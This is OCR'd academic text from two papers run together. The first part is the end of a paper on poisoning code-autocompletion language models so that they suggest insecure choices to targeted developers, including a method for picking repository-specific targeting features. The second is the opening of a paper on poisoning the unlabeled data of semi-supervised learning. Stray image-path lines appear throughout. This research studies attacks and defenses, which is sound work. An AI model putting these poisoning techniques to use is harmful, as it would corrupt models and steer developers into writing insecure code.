Table 6 reports the attack's performance and the utility of fine-pruned models. Fine-pruning appears to be effective against model poisoning. Unfortunately, this success comes at the cost of an (up to) 2.3% absolute reduction in the attribute prediction benchmark for GPT-2, and (up to) a 6.9% reduction for Pythia. This drop is significant for a code completion model, and also much bigger than the drop caused by the attack (even 2.3% is 3 times bigger than the average drop due to GPT-2 model poisoning—Table 3). Furthermore, this drop in accuracy is inherent for the defense, whereas the attacker can avoid it by re-training the poisoned model from scratch instead of fine-tuning, at some cost in efficacy (see Section 7).

10 Related work

Poisoning attacks on ML models. Existing model- and data-poisoning attacks (see Section 2.2) target primarily supervised image classification models for simple tasks such as MNIST and CIFAR. Many defenses have been proposed [12, 15, 18, 23, 29, 31, 37, 38, 47, 63, 64, 67, 71, 72]. All of them are intended for image classification, none are effective [6].

The only prior work demonstrating data-poisoning attacks on NLP models is a transfer-learning attack [52], which (a) poisons the training corpus for word embeddings, and (b) influences downstream NLP models that depend on the word semantics encoded in the embeddings.

Model-poisoning attacks against generative NLP models include backdoors in word-prediction models [6, 7]. A model-poisoning attack on BERT [35] can survive fine-tuning and compromise BERT-based text classification tasks such as sentiment classification, toxicity analysis, and spam detection.

Neural code models. Neural methods for code processing are rapidly improving. They support tasks such as extracting code semantics [2, 4], and code and edit completion [3, 10, 22, 62]. Several commercial products have adopted these techniques [11, 16].

Prior research on the security of neural code models focused on code summarization and classification (especially for malware analysis [26, 45]) in the setting where the attacker can

modify inputs into the model at inference time. For example, Yefet et al. [75] demonstrated adversarial examples against summarization and bug detection. Concurrently and independently of our work, Ramakrishnan and Albarghouthi [49] and Severi et al. [54] investigated backdoor attacks against code summarization and classification where the attacker poisons the model's training data *and* modifies the inputs at inference time. In all of these papers, the attacker's goal is to cause the model to misbehave on the *attacker-modified code*. This threat model is applicable, for example, in the case of a malicious application aiming to evade detection.

Our threat model is different. We show that poisoning attacks can change the code model's behavior on *other users' code*. Crucially, this means that the attacker cannot modify the code to which the model is applied. This precludes the use of adversarial examples [75] or adversarial triggers [49, 54]. Consequently, ours is the first attack on code models where poisoning is *necessary* to achieve the desired effect.

11 Conclusion

Powerful natural-language models improve the quality of code autocompletion but also introduce new security risks. In this paper, we demonstrated that they are vulnerable to model- and data-poisoning attacks that trick the model into confidently suggesting insecure choices to developers in security-critical contexts. We also introduced a new class of *targeted* poisoning attacks that affect only certain users of the code completion model. Finally, we evaluated potential mitigations.

Acknowledgements. Roei Schuster and Eran Tromer are members of the Check Point Institute of Information Security. This research was supported in part by NSF grants 1704296 and 1916717, the Blavatnik Interdisciplinary Cyber Research Center (ICRC), the generosity of Eric and Wendy Schmidt by recommendation of the Schmidt Futures program, and a Google Faculty Research Award. Thanks to Google's TFRC program for extended access to Cloud TPUs.

References

[1] Scott Alfeld, Xiaojin Zhu, and Paul Barford. Data poisoning attacks against autoregressive models. In *AAAI*, 2016.

[2] Uri Alon, Shaked Brody, Omer Levy, and Eran Yahav. code2seq: Generating sequences from structured representations of code. In *ICLR*, 2019.

[3] Uri Alon, Roy Sadaka, Omer Levy, and Eran Yahav. Structural language models of code. In *ICML*, 2020.

[4] Uri Alon, Meital Zilberstein, Omer Levy, and Eran Yahav. code2vec: Learning distributed representations of code. In *POPL*, 2019.

[5] Astroid Python parser. http://pylint.pycqa.org/projects/astroid/en/latest/, 2020. accessed: June 2020.

[6] Eugene Bagdasaryan and Vitaly Shmatikov. Blind backdoors in deep learning models. *arXiv:2005.03823*, 2020.

[7] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How to backdoor federated learning. In *AISTATS*, 2020.

[8] vesche's Basic RAT. https://github.com/wisoez/RAT-Python-Basic/tree/master/core, 2020. accessed: June 2020.

[9] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *ICML*, 2012.

[10] Shaked Brody, Uri Alon, and Eran Yahav. Neural edit completion. *arXiv:2005.13209*, 2020.

[11] Jordi Cabot. Intelligent IDEs 2019 survey. https://livablesoftware.com/smart-intelligent-ide-programming/, 2019. accessed: June 2020.

[12] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting backdoor attacks on deep neural networks by activation clustering. *arXiv:1811.03728*, 2018.

[13] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. *arXiv:1712.05526*, 2017.

[14] Kyunghyun Cho, Bart Van Merriënboer, Dzmitry Bahdanau, and Yoshua Bengio. On the properties of neural machine translation: Encoder-decoder approaches. *arXiv:1409.1259*, 2014.

[15] Edward Chou, Florian Tramèr, Giancarlo Pellegrino, and Dan Boneh. SentiNet: Detecting physical attacks against deep learning systems. *arXiv:1812.00292*, 2018.

[16] Deep TabNine. https://www.tabnine.com/blog/deep/, 2019. accessed: June 2020.

[17] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT: Pre-training of deep bidirectional transformers for language understanding. *arXiv:1810.04805*, 2018.

[18] Bao Gia Doan, Ehsan Abbasnejad, and Damith Ranasinghe. DeepCleanse: A black-box input sanitization framework against backdoor attacks on deep neural networks. *arXiv:1908.03369*, 2019.

[19] John R Douceur. The Sybil attack. In *IPTPS*, 2002.

[20] Min Du, Ruoxi Jia, and Dawn Song. Robust anomaly detection and backdoor attack detection via differential privacy. *arXiv:1911.07116*, 2019.

[21] Manuel Egele, David Brumley, Yanick Fratantonio, and Christopher Kruegel. An empirical study of cryptographic misuse in Android applications. In *CCS*, 2013.

[22] Galois: GPT-2-based code completion. https://dev.to/iedmrc/galois-an-auto-completer-for-code-editors-based-on-openai-gpt-2-40oh, 2020. accessed: June 2020.

[23] Yansong Gao, Change Xu, Derui Wang, Shiping Chen, Damith C Ranasinghe, and Surya Nepal. STRIP: A defence against trojan attacks on deep neural networks. In *ACSAC*, 2019.

[24] GimHub. https://GimHub.com. accessed: Sep 2020.

[25] GitHub archive. https://www.gharchive.org/. accessed: June 2020.

[26] Kathrin Grosse, Nicolas Papernot, Praveen Manoharan, Michael Backes, and Patrick McDaniel. Adversarial examples for malware detection. In *ESORICS*, 2017.

[27] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv:1708.06733*, 2017.

[28] Chuan Guo, Ruihan Wu, and Kilian Q Weinberger. TrojanNet: Embedding hidden Trojan horse models in neural networks. *arXiv:2002.10078*, 2020.

[29] Wenbo Guo, Lun Wang, Xinyu Xing, Min Du, and Dawn Song. TABOR: A highly accurate approach to inspecting and restoring Trojan backdoors in AI systems. *arXiv:1908.01763*, 2019.

[30] Sanghyun Hong, Varun Chandrasekaran, Yiğitcan Kaya, Tudor Dumitraş, and Nicolas Papernot. On the effectiveness of mitigating data poisoning attacks with gradient shaping. *arXiv:2002.11497*, 2020.

[31] Xijie Huang, Moustafa Alzantot, and Mani Srivastava. NeuronInspect: Detecting backdoors in neural networks via output explanations. *arXiv:1911.07399*, 2019.

[32] Visual Studio IntelliCode. https://visualstudio.microsoft.com/services/intellicode/. accessed: June 2020.

[33] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating machine learning: Poisoning attacks and countermeasures for regression learning. In *S&P*, 2018.

[34] Yujie Ji, Xinyang Zhang, Shouling Ji, Xiapu Luo, and Ting Wang. Model-reuse attacks on deep learning systems. In *CCS*, 2018.

[35] Keita Kurita, Paul Michel, and Graham Neubig. Weight poisoning attacks on pre-trained models. In *ACL*, 2020.

[36] Jian Li, Yue Wang, Michael R Lyu, and Irwin King. Code completion with neural attention and pointer networks. 2018.

[37] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-pruning: Defending against backdooring attacks on deep neural networks. In *RAID*, 2018.

[38] Yingqi Liu, Wen-Chuan Lee, Guanhong Tao, Shiqing Ma, Yousra Aafer, and Xiangyu Zhang. ABS: Scanning neural networks for back-doors by artificial brain stimulation. In *CCS*, 2019.

[39] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. *Purdue e-Pubs:17-002*, 2017.

[40] Tomáš Mikolov, Martin Karafiát, Lukáš Burget, Jan Černockỳ, and Sanjeev Khudanpur. Recurrent neural network based language model. In *INTERSPEECH*, 2010.

[41] Bodo Möller, Thai Duong, and Krzysztof Kotowicz. This POODLE bites: Exploiting the SSL 3.0 fallback. Security Advisory, 2014.

[42] Moss: A system for detecting software similarity. http://theory.stanford.edu/~aiken/moss/, 1994. accessed: June 2020.

[43] NetEase downloader. https://github.com/ziwenxie/netease-dl, 2020. accessed: June 2020.

[44] OpenAI. Better language models and their implications. https://openai.com/blog/better-language-models/, 2020. accessed: June 2020.

[45] Fabio Pierazzi, Feargus Pendlebury, Jacopo Cortellazzi, and Lorenzo Cavallaro. Intriguing properties of adversarial ML attacks in the problem space. *arXiv:1911.02142*, 2019.

[46] Emil Protalinski. Microsoft wants to apply AI to the entire application developer lifecycle. https://venturebeat.com/2019/05/20/microsoft-wants-to-apply-ai-to-the-entire-application-developer-lifecycle/, 2019. accessed: June 2020.

[47] Ximing Qiao, Yukun Yang, and Hai Li. Defending neural backdoors via generative distribution modeling. In *NeurIPS*, 2019.

[48] Alec Radford, Jeffrey Wu, Rewon Child, David Luan, Dario Amodei, and Ilya Sutskever. Language models are unsupervised multitask learners. *OpenAI Blog*, 2019.

[49] Goutham Ramakrishnan and Aws Albarghouthi. Backdoors in neural models of source code. *arXiv:2006.06841*, 2020.

[50] Veselin Raychev, Martin Vechev, and Eran Yahav. Code completion with statistical language models. In *PLDI*, 2014.

[51] remi GUI library. https://github.com/dddomodossola/remi, 2020. accessed: June 2020.

[52] Roei Schuster, Tal Schuster, Yoav Meri, and Vitaly Shmatikov. Humpty Dumpty: Controlling word meanings via corpus poisoning. In *S&P*, 2020.

[53] Scirius. https://github.com/StamusNetworks/scirius, 2020. accessed: Sep 2020.

[54] Giorgio Severi, Jim Meyer, Scott Coull, and Alina Oprea. Exploring backdoor poisoning attacks against malware classifiers. *arXiv:2003.01031*, 2020.

[55] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! Targeted clean-label poisoning attacks on neural networks. In *NIPS*, 2018.

[56] SMEXPT. https://SMEXPT.com. accessed: Sep 2020.

[57] Congzheng Song and Vitaly Shmatikov. Auditing data provenance in text-generation models. In *KDD*, 2019.

[58] SQL parse. https://github.com/andialbrecht/sqlparse, 2020. accessed: Sep 2020.

[59] On SSL 2 and other protocols. https://www.gnutls.org/manual/html_node/On-SSL-2-and-older-protocols.html, 2020. accessed: June 2020.

[60] Sugar Tensor. https://github.com/buriburisuri/sugartensor, 2020. accessed: Sep 2020.

[61] Martin Sundermeyer, Ralf Schlüter, and Hermann Ney. LSTM neural networks for language modeling. In *INTERSPEECH*, 2012.

[62] Alexey Svyatkovskiy, Ying Zhao, Shengyu Fu, and Neel Sundaresan. Pythia: AI-assisted code completion system. In *KDD*, 2019.

[63] Di Tang, XiaoFeng Wang, Haixu Tang, and Kehuan Zhang. Demon in the variant: Statistical analysis of DNNs for robust backdoor contamination detection. *arXiv:1908.00686*, 2019.

[64] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral signatures in backdoor attacks. In *NIPS*, 2018.

[65] Hugging Face: write with Transformer (demo). https://transformer.huggingface.co/, 2020. accessed: June 2020.

[66] Meltem Sönmez Turan, Elaine Barker, William Burr, and Lily Chen. Recommendation for password-based key derivation. *NIST special publication*, 800:132, 2010.

[67] Sakshi Udeshi, Shanshan Peng, Gerald Woo, Lionell Loh, Louth Rawshan, and Sudipta Chattopadhyay. Model agnostic defence against backdoor attacks in machine learning. *arXiv:1908.02203*, 2019.

[68] vj4. https://github.com/vijos/vj4, 2020. accessed: Sep 2020.

[69] Daniel Votipka, Kelsey R Fulton, James Parker, Matthew Hou, Michelle L Mazurek, and Michael Hicks. Understanding security mistakes developers make: Qualitative analysis from Build It, Break It, Fix It. In *USENIX Security*, 2020.

[70] David Wagner and Bruce Schneier. Analysis of the SSL 3.0 protocol. In *USENIX Workshop on Electronic Commerce*, 1996.

[71] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. Neural Cleanse: Identifying and mitigating backdoor attacks in neural networks. In *S&P*, 2019.

[72] Xiaojun Xu, Qi Wang, Huichen Li, Nikita Borisov, Carl A Gunter, and Bo Li. Detecting AI trojans using meta neural analysis. *arXiv:1910.03137*, 2019.

[73] Chaofei Yang, Qing Wu, Hai Li, and Yiran Chen. Generative poisoning attack method against neural networks. *arXiv:1703.01340*, 2017.


[74] Yuanshun Yao, Huiying Li, Haitao Zheng, and Ben Y Zhao. Latent backdoor attacks on deep neural networks. In *CCS*, 2019.

[75] Noam Yefet, Uri Alon, and Eran Yahav. Adversarial examples for models of code. *arXiv:1910.07517*, 2019.

A Selecting targeting features

A.1 Extracting feature candidates


Given a set of target files (e.g., files of a specific repo), the attacker's goal is to select a small set of features such that each feature appears in many of the target's files but rarely in the non-target files. Features should appear in the top 15% of the files because models like Pythia and GPT-2 look only at the prefix up to the point of code completion and would not be able to recognize these features otherwise.



(a) Allowing comment features

(b) Not allowing comment features

Figure 3: Evaluating quality of targeting features for Pythia (not allowing comments) and GPT-2 (allowing comments). Coverage is computed for $d \in 1, 2, 3, 4$ features. False positives are, for each repo, how many files from outside this repo contain any of the repo's targeting features.



(a) Allowing comment features

(b) Not allowing comment features

Figure 4: Evaluating quality of targeting features using code-span features only, for Pythia (not allowing comments) and GPT-2 (allowing comments). Coverage and false positives are as in Figure 3.

First, the attacker extracts *feature candidates* from the top 15% code lines of the target's files: (1) all *names* in the target's code that are not programming-language keywords (e.g., method, variable, and module names), and (2) all complete *code spans* of 5 lines or shorter. When attacking an AST-based autocompleter such as Pythia, the attacker excludes comment lines (see Section 5.2).

There are more sophisticated approaches for extracting feature candidates. For example, instead of extracting individual lines or names, the attacker can extract collections of multiple feature candidates such that each collection uniquely identifies a set of target files. We experimented with this approach by (a) training a decision tree that identifies the target, and (b) creating collections of feature candidates corresponding to paths in this decision tree. For targeting specific repositories from our test set, this approach did not outperform the simpler approach we use in this paper.

A.2 Discovering unique features

The attacker randomly selects a set of non-target files ("negative examples") and filters the list of feature candidates by removing from it any feature that occurs in the negative examples. Ample negative examples should be chosen to ensure that features common outside the target are filtered out. The attacker then constructs a small collection of features that cover the largest number of files in the targeted repo (a feature "covers" a file if it occurs in it). Starting with an empty set, the attacker iteratively adds the feature that covers the highest number of yet-uncovered files, until no remaining feature can cover more than three yet-uncovered files. This is akin to the classic set-cover greedy approximation algorithm. When the target is a repository, this procedure often produces just one feature or a few features with very high file coverage—see examples in Section 4.

A.3 Evaluating feature quality

Before mounting the attack, the attacker can evaluate the quality of the targeting features by computing (X) the number of the target's files that are covered by any of the features, and (Y) the fraction of the covered non-target files, out of a random subsample (sampled similarly to the negative examples above). The attacker can then decide not to attack when (X) is below, or (Y) is above certain respective thresholds.

For example, for vj4 (see Section 4), two targeting features cover 77% of the files. For Sugar Tensor, a single feature covers 92% of the files. To evaluate uniqueness of the features (Y), we randomly sampled (with replacement) 1,000 other repos from our test corpus and 1 file from each repo. None of the sampled files matched any of the features.

We performed the above analysis for the repositories in our test dataset, limiting the size of the feature set to 4. We used the 200+ repos that have more than 10 files (the median number of files is 35, the average 94). Figure 3 reports the results. For 50% of the repositories, 3 features are sufficient to cover over half of the files when not allowing comment features; 60% with comment features. The fraction of the "false positives," where at least 1 of the 1,000 randomly chosen files outside of the target contains an extracted targeting feature, was almost always below 1%.

Avoiding name features. We then perform the same evaluation but using only code-span features. An attack that uses only code-span features avoids the risk of overfitting to the specific code lines extracted from the target repository (see Section 4). Coverage is lower, especially if comment features are not allowed. Yet, 3 features are still sufficient to cover over half of the files in about 30% of the repositories when not allowing comment features; 40% with comment features.

Poisoning the Unlabeled Dataset of Semi-Supervised Learning

Nicholas Carlini
Google

Abstract

Semi-supervised machine learning models learn from a (small) set of labeled training examples, and a (large) set of unlabeled training examples. State-of-the-art models can reach within a few percentage points of fully-supervised training, while requiring 100× less labeled data.

We study a new class of vulnerabilities: poisoning attacks that modify the *unlabeled* dataset. In order to be useful, unlabeled datasets are given strictly less review than labeled datasets, and adversaries can therefore poison them easily. By inserting maliciously-crafted unlabeled examples totaling just 0.1% of the dataset size, we can manipulate a model trained on this poisoned dataset to misclassify arbitrary examples at test time (as any desired label). Our attacks are highly effective across datasets and semi-supervised learning methods.

We find that more accurate methods (thus more likely to be used) are significantly more vulnerable to poisoning attacks, and as such better training methods are unlikely to prevent this attack. To counter this we explore the space of defenses, and propose two methods that mitigate our attack.

1 Introduction

One of the main limiting factors to applying machine learning in practice is its reliance on large labeled datasets [32]. *Semi-supervised learning* addresses this by allowing a model to be trained on a small set of (expensive-to-collect) labeled examples, and a large set of (cheap-to-collect) unlabeled examples [33, 42, 72]. While semi-supervised machine learning has historically been "completely unusable" [61], within the past two years these techniques have improved to the point of exceeding the accuracy of fully-supervised learning because of their ability to leverage additional data [53, 66, 67].

Because "unlabeled data can often be obtained with minimal human labor" [53] and is often scraped from the Internet, in this paper we perform an evaluation of the impact of training on unlabeled data collected from potential adversaries. Specifically, we study *poisoning attacks* where an adversary injects maliciously selected examples in order to cause the learned model to mis-classify target examples.

Our analysis focuses on the key distinguishing factor of semi-supervised learning: we exclusively poison the *unlabeled* dataset. These attacks are especially powerful because the natural defense that adds additional human review to the unlabeled data eliminates the value of collecting unlabeled data (as opposed to labeled data) in the first place.

We show that these unlabeled attacks are feasible by introducing an attack that directly exploits the under-specification problem inherent to semi-supervised learning. State-of-the-art semi-supervised training works by first guessing labels for each unlabeled example, and then trains on these guessed labels. Because models must supervise their own training, we can inject a misleading sequence of examples into the unlabeled dataset that causes the model to fool itself into labeling arbitrary test examples incorrectly.

We extensively evaluate our attack across multiple datasets and learning algorithms. By manipulating just 0.1% of the unlabeled examples, we can cause specific targeted examples to become classified as any desired class. In contrast, clean-label fully supervised poisoning attacks that achieve the same goal require poisoning 1% of the labeled dataset.

Then, we turn to an evaluation of defenses to unlabeled dataset poisoning attacks. We find that existing poisoning defenses are a poor match for the problem setup of unlabeled dataset poisoning. To fill this defense gap, we propose two defenses that partially mitigate our attacks by identifying and then removing poisoned examples from the unlabeled dataset.

We make the following contributions:

- We introduce the first semi-supervised poisoning attack, that requires control of just 0.1% of the unlabeled data.
- We show that there is a direct relationship between model accuracy and susceptibility to poisoning: more accurate techniques are significantly easier to attack.
- We develop a defense to perfectly separate the poisoned from clean examples by monitoring training dynamics.

2 Background & Related Work

2.1 (Supervised) Machine Learning

Let f_θ be a machine learning classifier (e.g., a deep neural network [32]) parameterized by its *weights* θ. While the *architecture* of the classifier is human-specified, the weights θ must first be *trained* in order to solve the desired task.

Most classifiers are trained through the process of Empirical Risk Minimization (ERM) [62]. Because we can not minimize the *true risk* (how well the classifier performs on the final task), we construct a labeled training set $\mathcal{X}$ to estimate the risk. Each example in this dataset has an assigned label attached to it, thus, let $(x,y) \in \mathcal{X}$ denote an input x with the assigned label y. We write $c(x) = y$ to mean the true label of x is y. Supervised learning minimizes the aggregated loss

$$\mathcal{L}(\mathcal{X}) = \sum_{(x,y)\in\mathcal{X}} L(f_\theta(x), y)$$

where we define the per-example loss L as the task requires. We denote training by the function $f_\theta \leftarrow \mathcal{T}(f, \mathcal{X})$.

This loss function is non-convex; therefore, identifying the parameters θ that reach the global minimum is in general not possible. However, the success of deep learning can be attributed to the fact that while the global minimum is difficult to obtain, we can reach high-quality local minima through performing stochastic gradient descent [24].

Generalization. The core problem in supervised machine learning is ensuring that the learned classifier generalizes to unseen data [62]. A 1-nearest neighbor classifier achieves perfect accuracy on the training data, but likely will not generalize well to *test data*, another labeled dataset that is used to evaluate the accuracy of the classifier. Because most neural networks are heavily over-parameterzed[1], a large area of research develops methods that to reduce the degree to which classifiers overfit to the training data [24, 55].

Among all known approaches, the best strategy today to increase generalization is simply training on larger training datasets [58]. Unfortunately, these large datasets are expensive to collect. For example, it is estimated that ImageNet [48] cost several million dollars to collect [47].

To help reduce the dependence on labeled data, *augmentation* methods artificially increase the size of a dataset by slightly perturbing input examples. For example, the simplest form of augmentation will with probability 0.5 flip the image along the vertical axis (left-to-right), and then shift the image vertically or horizontally by a small amount. State of the art augmentation methods [13, 14, 65] can help increase generalization slightly, but regardless of the augmentation strategy, extra data is strictly more valuable to the extent that it is available [58].

[1] Models have enough parameters to memorize the training data [69].

2.2 Semi-Supervised Learning

When it's the labeling process—and not the data collection process—that's expensive, then Semi-Supervised Learning[2] can help alleviate the dependence of machine learning on labeled data. Semi-supervised learning changes the problem setup by introducing a new unlabeled dataset containing examples $u \in \mathcal{U}$. The training process then becomes a new algorithm $f_\theta \leftarrow \mathcal{T}_s(f, \mathcal{X}, \mathcal{U})$. The unlabeled dataset typically consists of data drawn from a similar distribution as the labeled data.While semi-supervised learning has a long history [33, 38, 42, 50, 72], recent techniques have made significant progress [53, 66].

Throughout this paper we study the problem of image classification, the primary domain where strong semi-supervised learning methods exist [42]. [3]

Recent Techniques All state-of-the-art techniques from the past two years rely on the same setup [53]: they turn the semi-supervised machine learning problem (which is not well understood) into a fully-supervised problem (which is very well understood). To do this, these methods compute a "guessed label" $\hat{y} = f(u; \theta_i)$ for each unlabeled example $u \in \mathcal{U}$, and then treat the tuple $(u, \hat{y})$ as if it were a labeled sample [33], thus constructing a new dataset $\mathcal{U}'$. The problem is now fully-supervised, and we can perform training as if by computing $\mathcal{T}(f, \mathcal{X} \cup \mathcal{U}')$. Because θ_i is the model's current parameters, note that we are using the model's *current* predictions to supervise its training for the *next* weights.

We evaluate the three current leading techniques: MixMatch [3], UDA [66], and FixMatch [53]. While they differ in their details on how they generate the guessed label, and in the strategy they use to further regularize the model, all methods generate guessed labels as described above. These differences are not fundamental to the results of our paper, and we defer details to Appendix A.

Alternate Techniques Older semi-supervised learning techniques are significantly less effective. While FixMatch reaches 5% error on CIFAR-10, none of these methods perform better than a 45% error rate—**nine times less accurate**.

Nevertheless, for completeness we consider older methods as well: we include evaluations of Virtual Adversarial Training [39], PiModel [31], Mean Teacher [59], and Pseudo Labels [33]. These older techniques often use a more ad hoc approach to learning, which were later unified into a single solution. For example, VAT [39] is built around the idea of *consistency regularization*: a model's predictions should not change on perturbed versions of an input. In contrast, Mean Teacher [59] takes a different approach of *entropy minimization*: it uses prior models f_{θ_i} to train a later model f_{θ_j} (for $i < j$) and find this additional regularization is helpful.

[2] We refrain from using the typical abbreviation, *SSL*, in a security paper.
[3] Recent work has explored alternate domains [44, 54, 66].

2.3 Poisoning Attacks

While we are the first to study poisoning attacks on unlabeled data in semi-supervised learning, there is an extensive line of work performing data poisoning attacks in a variety of fully-supervised machine learning classifiers [2, 22, 23, 28, 40, 60] as well as un-supervised clustering attacks [6, 7, 26, 27].

Poisoning labeled datasets. In a poisoning attack, an adversary either modifies existing examples or inserts new examples into the training dataset in order to cause some potential harm. There are two typical attack objectives: indiscriminate and targeted poisoning.

In an *indiscriminate* poisoning attack [5, 40], the adversary poisons the classifier to reduce its accuracy. For example, Nelson *et al.* [40] modify 1% of the training dataset to reduce the accuracy of a spam classifier to chance.

Targeted poisoning attacks [10, 28, 40], in comparison, aim to cause the specific (mis-)prediction of a particular example. For deep learning models that are able to memorize the training dataset, simply mislabeling an example will cause a model to learn that incorrect label—however such attacks are easy to detect. As a result, *clean label* [51] poisoning attacks inject only images that are correctly labeled to the training dataset. For instance, one state-of-the-art attack [71] modifies 1% of the training dataset in order to misclassify a CIFAR-10 [29] test image. Recent work [35] has studied attacks that poison the *labeled* dataset of a semi-supervised learning algorithm to cause various effects. This setting is simpler than ours, as an adversary can control the labeling process.

Between targeted and indiscriminate attacks lies *backdoor attack* [18, 36, 60]. Here, an adversary poisons a dataset so the model will mislabel any image with a particular pattern applied, but leaves all other images unchanged. We do not consider backdoor attacks in this paper.

Poisoning unsupervised clustering In *unsupervised clustering*, there are *no* labels, and the classifier's objective is to group together similar classes without supervision. Prior work has shown it is possible to poison clustering algorithms by injecting unlabeled data to indiscriminately reduce model accuracy [6, 7]. This work constructs *bridge* examples that connect independent clusters of examples. By inserting a bridge connecting two existing clusters, the clustering algorithm will group together both (original) clusters into one new cluster. We show that a similar technique can be adapted to *targeted* misclassification attacks for semi-supervised learning.

Whereas this clustering-based work is able to analytically construct near-optimal attacks [26, 27] for semi-supervised algorithms, analyzing the dynamics of stochastic gradient descent is far more complicated. Thus, instead of being able to derive an optimal strategy, we must perform extensive experiments to understand how to form these bridges and understand when they will successfully poison the classifier.

2.4 Threat Model

We consider a victim who trains a machine learning model on a dataset with limited labeled examples (e.g., images, audio, malware, etc). To obtain more **un**labeled examples, the victim scrapes (a portion of) the public Internet for more examples of the desired type. For example, a state-of-the-art Image classifier [37] was trained by scraping 1 billion images off of Instagram. As a result, an adversary who can upload data to the Internet can control a portion of the unlabeled dataset.

Formally, the unlabeled dataset poisoning adversary $\mathcal{A}$ constructs a set of poisoned examples

$$\mathcal{U}_p \leftarrow \mathcal{A}(x^*, y^*, N, f, \mathcal{T}_s, \mathcal{X}').$$

The adversary receives the input x^* to be poisoned, the desired incorrect target label $y^* \neq c(x^*)$, the number of examples N that can be injected, the type of neural network f, the training algorithm $\mathcal{T}_s$, and a subset of the labeled examples $\mathcal{X}' \subset \mathcal{X}$.

The adversary's goal is to poison the victim's model so that the model $f_\theta \leftarrow \mathcal{T}_s(\mathcal{X}, \mathcal{U} \cup \mathcal{U}_p)$ will classify the selected example as the desired target, i.e., $f_\theta(x^*) = y^*$. We require $|\mathcal{U}_p| < 0.01 \cdot |\mathcal{U}|$. This value poisoning 1% of the data has been consistently used in data poisoning for over ten years [5, 40, 51, 71]. (Interestingly, we find that in many settings we can succeed with just a 0.1% poisoning ratio.)


To perform our experiments, we randomly select x^* from among the examples in the test set, and then sample a label y^* randomly among those that are different than the true label $c(x^*)$. (Our attack will work for any desired example, not just an example in the test set.)

3 Poisoning the Unlabeled Dataset

